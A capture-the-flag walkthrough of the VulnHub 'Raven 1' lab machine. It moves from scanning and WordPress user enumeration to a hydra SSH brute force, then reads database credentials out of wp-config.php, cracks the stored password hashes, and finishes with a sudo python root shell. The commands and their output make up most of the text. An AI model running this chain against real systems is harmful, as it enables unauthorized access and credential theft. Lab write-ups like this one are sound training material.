Raven: 1

Today we'll be looking at the raven level 1 machine on vulnhub.
You can download the machine here.

Let's scan the machine with nmap.

```
└─# nmap -sS -A 172.16.243.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 15:45 EET
Nmap scan report for 172.16.243.136
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 2681c1f35e01ef93493d911eae8b3cfc (DSA)
|   2048 315801194da280a6b90d40981c97aa53 (RSA)
|   256 1f773119deb0e16dca77077684d3a9a0 (ECDSA)
|_  256 0e8571a8a2c308699c91c03f8418dfae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Raven Security
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          46310/udp6  status
|   100024  1          47722/udp   status
|   100024  1          57040/tcp   status
|_  100024  1          60827/tcp6  status
MAC Address: 00:0C:29:28:78:D7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.19 ms 172.16.243.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
```

Let's use dirsearch.

```
dirsearch -u 172.16.243.136
```

```
[19:24:41] 200 -   13KB - /about.html
[19:24:45] 200 -    9KB - /contact.php
[19:24:46] 301 -  314B  - /css  →  http://172.16.243.136/css/
[19:24:47] 301 -  316B  - /fonts  →  http://172.16.243.136/fonts/
[19:24:48] 301 -  314B  - /img  →  http://172.16.243.136/img/
[19:24:48] 200 -   16KB - /index.html
[19:24:48] 200 -    4KB - /js/
[19:24:49] 301 -  317B  - /manual  ->  http://172.16.243.136/manual/
[19:24:49] 200 -  626B  - /manual/index.html
[19:24:53] 403 -  303B  - /server-status/
[19:24:53] 403 -  302B  - /server-status
[19:24:56] 200 -    5KB - /vendor/
[19:24:57] 200 -    2KB - /wordpress/wp-login.php
[19:24:57] 200 -   51KB - /wordpress/

Task Completed
```

We can see that the machine is running wordpress.

Let's try to enumerate usernames.

```
wpscan --url http://172.16.243.136/wordpress -e u
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Let's brute force the login to get the password.

I tried to brute force the wordpress login but I couldn't get the password.

So I tried to brute force ssh login.

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt 172.16.243.136 ssh -V -I
```

We got the password for michael.

```
[ATTEMPT] target 172.16.243.136 - login "michael" - pass "654321" - 17 of 14344402 [child 6] (0/3)
[ATTEMPT] target 172.16.243.136 - login "michael" - pass "michael" - 18 of 14344402 [child 0] (0/3)
[22][ssh] host: 172.16.243.136   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-18 19:32:18
```

Now, let's login as michael.


Now, let's begin looking for the flags.

Remember, there are four flags hidden in the machine.

I first went to /var/www/html and found the flag using grep.

```
grep -r "flag"
```

We got the first flag!



Then I went one step back and found the second flag in /var/www

After that I went to check the wp-config.php file.

And I found the password for the mysql.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Now, let's login.

```
mysql -u root -p'R@v3nSecurity'
```

We got in!

```
michael@Raven:~$ mysql -u root -p'R@v3nSecurity'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1738
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now, let's explore the databases.

```
show databases;
```

```
use wordpress;
```

```
show tables;
```

```
select * from wp_users;
```

We found the hashed password for steven.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+-------------
--------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registe
red     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+--------------------+----------+-------------
--------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 2
2:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 2
3:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+--------------------+----------+-------------
--------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

Let's crack the hash using JohnTheRipper.

```
john --wordlist=/usr/share/wordlist/rockyou.txt hash.txt
```

We got the password **pink84**.

I also found the third flag in the wp_posts table.

```
                                                                  | flag4        |              | inherit
 | closed         | closed      |               | 4-revision-v1 |          |        | 2018-08-12 23:31:59 | 2018-08-1
2 23:31:59 |                     |           4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
|          0 | revision  |               |             0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Let's switch to steven

Let's run sudo -l

Great! we can run python with sudo.

```
steven@Raven:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@Raven:~$
```

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
steven@Raven:~$ sudo python -c 'import os; os.system("/bin/sh")'
# whoami
root
# cd /root
# ls
flag4.txt
# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```